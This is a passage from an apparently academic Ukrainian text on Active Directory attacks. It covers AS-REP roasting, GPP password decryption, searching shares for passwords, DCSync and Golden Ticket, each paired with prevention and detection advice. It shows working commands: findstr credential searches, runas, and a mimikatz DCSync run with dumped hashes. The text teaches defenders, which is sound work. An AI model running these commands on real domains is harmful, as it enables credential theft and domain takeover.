



Рис. 3.7. Використання утиліти Rubues для отримання квитків користувачів з увімкненою властивістю “Не вимагати попередньої автентифікації Kerberos”

Після того, як Rubeus отримає хеш для користувача Anni (єдиного в тестовому середовищі, для якого не потрібна попередня автентифікація), ми перемістимо вихідний текстовий файл на хост для перебору пароля.

Тепер ми можемо використовувати hashcat з параметром hash-mode (опція -m) 18200 для хешів AS-REPRoastable. Ми також передаємо файл словника з паролями (файл rockyou.txt) і зберігаємо вивід всіх успішно зламаних тікетів у файл asrepcracked.txt:


Рис. 3.8. Використання утиліти hashcat для відновлення пароля з TGT квитка

В результаті було отримано пароль в відкритому вигляді для доменного користувача.


Рис. 3.9. Успішне відновлення пароля

Запобігання даній атаці

Запобігання атаці AS-REProasting починається з належного налаштування політик автентифікації в Active Directory. Зокрема, слід переконатися, що у всіх облікових записів користувачів вимкнено опцію "Не вимагати попередньої автентифікації Kerberos". Цю властивість слід використовувати лише у виняткових випадках, коли це абсолютно необхідно для роботи певного сервісу, оскільки вона робить облікові записи вразливими для атак. Адміністраторам рекомендується регулярно перевіряти облікові записи з цією опцією та мінімізувати їх використання [1].

Додатково, важливу роль у захисті відіграє впровадження складних і довгих паролів для всіх облікових записів, особливо для тих, що мають підвищені привілеї або доступ до чутливих даних. Використання багатофакторної автентифікації (MFA) може значно зменшити ризик компрометації облікових записів навіть у разі успішного зламу хешів. Це створює додатковий рівень безпеки, ускладнюючи доступ зловмисникам.

Виявлення

Коли ми виконали атаку за допомогою Rubeus, на контролері домену було згенеровано подію з ідентифікатором 4768, яка сигналізувала про те, що було видано квиток TGT. Нюанс полягає в тому, що Active Directory генерує цю подію для кожного користувача, який автентифікується за допомогою Kerberos на будь-якому пристрої, тому присутність цієї події є дуже поширеною. У випадку, якщо вимкнути опцію "Не вимагати попередньої автентифікації Kerberos" не є можливим, необхідно відстежувати, з яких пристроїв відбувається автентифікація від імені даного користувача. Якщо було виконано запит на отримання TGT квитка з нетипової IP-адреси, це може свідчити про спробу компрометації акаунту зловмисником.





Рис. 3.10. Створена подія в ході запиту TGT квитка

**GPP пароль**

SYSVOL - це мережевий ресурс на всіх контролерах домену, який містить скрипти для автоматинчої автентифікації, групові політики та інші важливі дані в межах домену. AD зберігає всі групові політики у \\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\. Атака на GPP (Group Policy Preferences) паролі в Active Directory використовує уразливість, пов'язану з тим, що паролі, встановлені через GPP, зберігаються зі слабким шифруванням у файлах групових політик. Ці файли розташовані в спільній папці SYSVOL, до якої мають доступ усі автентифіковані користувачі домену. Зловмисник, отримавши доступ до SYSVOL, може знайти ці файли і витягти паролі, використовуючи загальнодоступні інструменти, такі як Get-GPPPassword у PowerShell або утиліти з набору Metasploit [13].

Паролі, які встановлюються через GPP, зазвичай використовуються для локальних адміністративних облікових записів, доступу до сервісів або підключення до ресурсів мережі. Уразливість виникає через те, що паролі в цих файлах зашифровані за допомогою AES з ключем, який відомий публічно і легко доступний. Це дозволяє будь-якому зловмиснику дешифрувати паролі і використовувати їх для подальшої компрометації системи.

Демонстрація даної атаки

Для виконання атаки на GPP-паролі ми скористаємося функцією Get-GPPPassword з PowerSploit, яка автоматично аналізує всі XML-файли в папці Policies в SYSVOL, вибираючи ті, що містять в собі cpassword, і розшифровує їх після виявлення:





Рис. 3.11. Використання утиліти GPPPassword для аналізу XML файлів

Запобігання даній атаці

Для запобігання атаці на GPP паролі слід виключити використання Group Policy Preferences для встановлення або поширення паролів. У 2014 році Microsoft випустила оновлення KB2962486, яке унеможливлює налаштування паролів через GPP. Таким чином, адміністратори, які встановили це оновлення, більше не можуть розповсюджувати паролі через GPP, що знижує ризик виникнення нових вразливих конфігурацій.

Однак це оновлення не впливає на вже існуючі політики, які містять паролі. Якщо такі політики були створені до встановлення патча, вони все ще залишаються уразливими, і паролі можуть бути доступні через SYSVOL. Тому адміністратори повинні самостійно перевірити вміст своїх політик групи, щоб знайти старі конфігурації, які можуть містити чутливі дані. Для цього можна використовувати інструменти сканування, наприклад, PowerSploit або Get-GPPPassword.

Виявлені конфігурації повинні бути видалені або замінені більш безпечними механізмами управління паролями. Одним із рекомендованих рішень є впровадження LAPS (Local Administrator Password Solution), яке автоматично генерує унікальні та складні паролі для локальних адміністративних облікових записів, зберігаючи їх у захищеному вигляді в Active Directory. Крім того, використання LAPS дозволяє централізовано керувати доступом до цих паролів, надаючи лише авторизованим користувачам можливість їх переглядати.

Існує два методи виявлення цієї атаки:

Доступ до XML-файлу, що містить облікові дані. Як продемонстровано утилітою Get-GPPPasswords, вона аналізує всі XML-файли в теці Policies. Ідентифікувати дану атаку можна по великій кількості прочитаних xml файлів одним користувачем. Коли логування відповідних подій увімкнено, будь-який доступ до файлу генеруватиме подію з ідентифікатором 4663:





Рис. 3.12. Згенерована подія доступу до XML файлу

Спроби входу (невдалі або успішні, залежно від того, чи актуальний пароль) користувача, чиї облікові дані розкрито, є ще одним способом виявлення даної атакою; дана активність має згенерувати одну з подій 4624 (успішний вхід), 4625 (невдалий вхід) або 4768 (запит TGT). Успішний вхід під обліковим записом з нашого сценарію атаки згенерує наступну подію на контролері домену:





Рис. 3.13. Згенерована подія доступу до XML файлу

**Доступ до паролів на спільних мережевих ресурсах**

Перш за все необхідно визначити, які спільні мережеві ресурси існують у домені. Існує багато інструментів, за допомогою яких це можна зробити, наприклад, Invoke-ShareFinder у PowerView. Ця функція дозволяє вказати, що слід відфільтрувати ресурси за замовчуванням (наприклад, c$ і IPC$), а також перевірити, чи має користувач, який виконує скрипт, доступ до решти знайдених ресурсів. У результаті буде виведено список нетипових спільних ресурсів, до яких поточний обліковий запис користувача має принаймні права на читання:

```
PS C:\Users\bob\Downloads> Invoke-ShareFinder -domain eagle.local -ExcludeStandard -CheckShareAccess

\\DC2.eagle.local\NETLOGON      - Logon server share
\\DC2.eagle.local\SYSVOL        - Logon server share
\\WS001.eagle.local\Share       -
\\WS001.eagle.local\Users       -
\\Server01.eagle.local\dev$     -
\\DC1.eagle.local\NETLOGON      - Logon server share
\\DC1.eagle.local\SYSVOL        - Logon server share
```

Рис. 3.14. Аналіз доступних спільних мережевих ресурсів

Існує кілька автоматизованих інструментів, таких як SauronEye, який може аналізувати вміст спільних мережевих ресурсів по ключовим словам. Однак, для цього також можна використати вбудовану команду findstr. При запуску findstr ми вкажемо наступні аргументи:

- /s змушує шукати в поточному каталозі та всіх підкаталогах
- /i ігнорує регістр у пошуковому запиті
- /m показує лише ім'я файлу, що відповідає запиту. Наприклад, це можуть бути тисячі рядків у сценаріях PowerShell, які містять параметр PassThru при пошуку рядка передачі.
- Термін, який визначає, що ми шукаємо. Наприклад pass, pw, NETBIOS ім'я домену. У середовищі дитячого майданчика це eagle. Корисними типами файлів є .bat, .cmd, .ps1, .conf, .config і .ini. Ось як можна виконати команду findstr, щоб вивести шлях до файлів, які містять pass:

```
PS C:\Users\bob\Downloads> cd \\Server01.eagle.local\dev$
PS Microsoft.PowerShell.Core\FileSystem::\\Server01.eagle.local\dev$> findstr /m /s /i "pass" *.bat
PS Microsoft.PowerShell.Core\FileSystem::\\Server01.eagle.local\dev$> findstr /m /s /i "pass" *.cmd
PS Microsoft.PowerShell.Core\FileSystem::\\Server01.eagle.local\dev$> findstr /m /s /i "pass" *.ini
setup.ini
PS Microsoft.PowerShell.Core\FileSystem::\\Server01.eagle.local\dev$> findstr /m /s /i "pass" *.config
4\5\4\web.config
```

Рис. 3.15. Пошук паролів на спільних мережевих ресурсах по ключових словах

Аналогічно, ми можемо виконати findstr, ввівши pw як пошуковий термін. Якщо видалити параметр /m, то буде показано саме той рядок у файлі, де стався збіг:

```
PS Microsoft.PowerShell.Core\FileSystem::\\Server01.eagle.local\dev$> findstr /m /s /i "pw" *.config

5\2\3\microsoft.config
PS Microsoft.PowerShell.Core\FileSystem::\\Server01.eagle.local\dev$> findstr /s /i "pw" *.config
5\2\3\microsoft.config:pw BANANANANANANANANANANANNAANANANANAS
```

Рис. 3.16. Пошук паролів на спільних мережевих ресурсах по ключових словах

Запобігання даній атаці

Технічно неможливо запобігти тому, що користувачі залишають паролі в скриптах або інших файлах, тому необхідно регулярно (наприклад, щотижня) сканувати середовища AD, щоб виявити будь-які нові файли на спільних мережевих ресурсах та їх вміст.

Виявлення даної атаки

Дану атаку можна виявити за допомогою виявлення з'єднань типу «один до багатьох», наприклад, коли Invoke-ShareFinder сканує кожен пристрій домену, щоб отримати список його мережевих ресурсів. Поведінка, коли робоча станція одночасно підключалася до 100 або навіть 1000 інших пристроїв, а потім з цієї робочої станції виконується автентифікація може свідчити про зловмисну активність.





Рис. 3.17. Нетипова активність в логах системи

**DCSync**

DCSync - це атака, за допомогою якої зловмисники видають себе за контролер домену та виконують реплікацію з цільовим контролером домену для вилучення хешів паролів з Active Directory. Атака може бути виконана як з точки зору облікового запису користувача, так і з точки зору комп'ютера, якщо на них призначені необхідні дозволи:

- Replicating Directory Changes
- Replicating Directory Changes All

Для демонстрації атаки DCSync ми використаємо користувача Rocky. В ході перевірки привілеїв для Rocky, ми побачимо, що йому надані права на реплікацію:





Рис. 3.18. Приклад привілеїв, які дозволяють виконати атаку DCSync

Перш за все, запускаємо нову командну оболонку від імені Rocky:

```
C:\Users\bob\Downloads>runas /user:eagle\rocky cmd.exe

Enter the password for eagle\rocky:
Attempting to start cmd.exe as user "eagle\rocky" ...
```

Рис. 3.19. Запуск нової командної оболонки

Після цього нам потрібно використовувати Mimikatz, один з інструментів який має функціонал виконання DCSync. Ми можемо запустити його, вказавши ім'я користувача, хеш пароля якого ми хочемо отримати в разі успішної атаки, в даному випадку це користувач «Administrator»:

```
C:\Mimikatz>mimikatz.exe

mimikatz # lsadump::dcsync /domain:eagle.local /user:Administrator

[DC] 'eagle.local' will be the domain
[DC] 'DC2.eagle.local' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 07/08/2022 11.24.13
Object Security ID   : S-1-5-21-1518138621-4282902758-752445584-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: fcdc65703dd2b0bd789977f1f3eeaecf

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 6fd693139223732l6cdbbfa823bd268d

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-FM93RI8QOKQAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 1c4197df604e4da0ac46164b30e431405d23128fb37514595555cca76583cfd3
      aes128_hmac       (4096) : 4667ae9266d48c01956ab9c869e4370f
      des_cbc_md5       (4096) : d9b53b1f6d7c45a8

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN-FM93RI8QOKQAdministrator
    Credentials
      des_cbc_md5       : d9b53b1f6d7c45a8
```

Рис. 3.20. Використання утиліти Mimikatz для виконання атаки DCSync

Замість конкретного імені користувача можна вказати параметр /all, який виведе хеші всіх користувачів середовища AD. Ми можемо виконати pass-the-hash з отриманим хешем і автентифікуватися на будь-якому контролері домену від імені будь-якого користувача [14].

Виявлення даної атаки

Виявити DCSync легко, оскільки кожна реплікація контролера домену генерує подію з ідентифікатором 4662. Ми можемо виявити аномальні запити, відстежуючи цей ідентифікатор події і перевіряючи, чи є обліковий запис який ініціював дану подію контролером домену. Ось подія, згенерована раніше, коли ми запускали Mimikatz; вона дає зрозуміти, що обліковий запис користувача виконує спробу реплікації:





Рис. 3.21. Виконання реплікації від імені користувача, який не є доменним контролером

**Golden Ticket**

Kerberos Golden Ticket - це атака, в якій зловмисники можуть створювати TGT квитки для будь-якого користувача в домені, фактично виконуючи роль контролера домену.

Коли створюється домен, за замовчуванням створюється унікальний обліковий запис користувача krbtgt, який не можна видалити або перейменувати. Служба KDC контролера домену використовуватиме пароль krbtgt для отримання ключа (NTLM хеша пароля), яким вона підписуватиме всі квитки Kerberos.

Тому будь-який користувач, який володіє хешем пароля krbtgt, може створювати дійсні TGT квитки. Оскільки хеш пароля krbtgt підписує ці квитки, усі об’єкти в домені довіряють йому.

Ця атака надає можливість зловмиснику закріпитися в домені. Вона відбувається після того, як зловмисник отримав привілеї доменного адміністратора (або аналогічні) [15].

Для виконання атаки Golden Ticket ми можемо використати Mimikatz з наступними параметрами:

- /domain: Ім'я домену.
- /sid: Значення SID домену.
- /rc4: хеш пароля krbtgt.
- /user: Ім'я користувача, для якого Mimikatz випустить квиток (Windows 2019 блокує квитки для неіснуючих користувачів).
- /id: Відносний ідентифікатор (остання частина SID) користувача, для якого Mimikatz випустить квиток.

По-перше, нам потрібно отримати хеш пароля krbtgt і значення SID домену. Ми можемо використати DCSync з акаунтом Rocky з попередньої атаки для отримання хешу:

```
C:\>cd Mimikatz

C:\Mimikatz>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
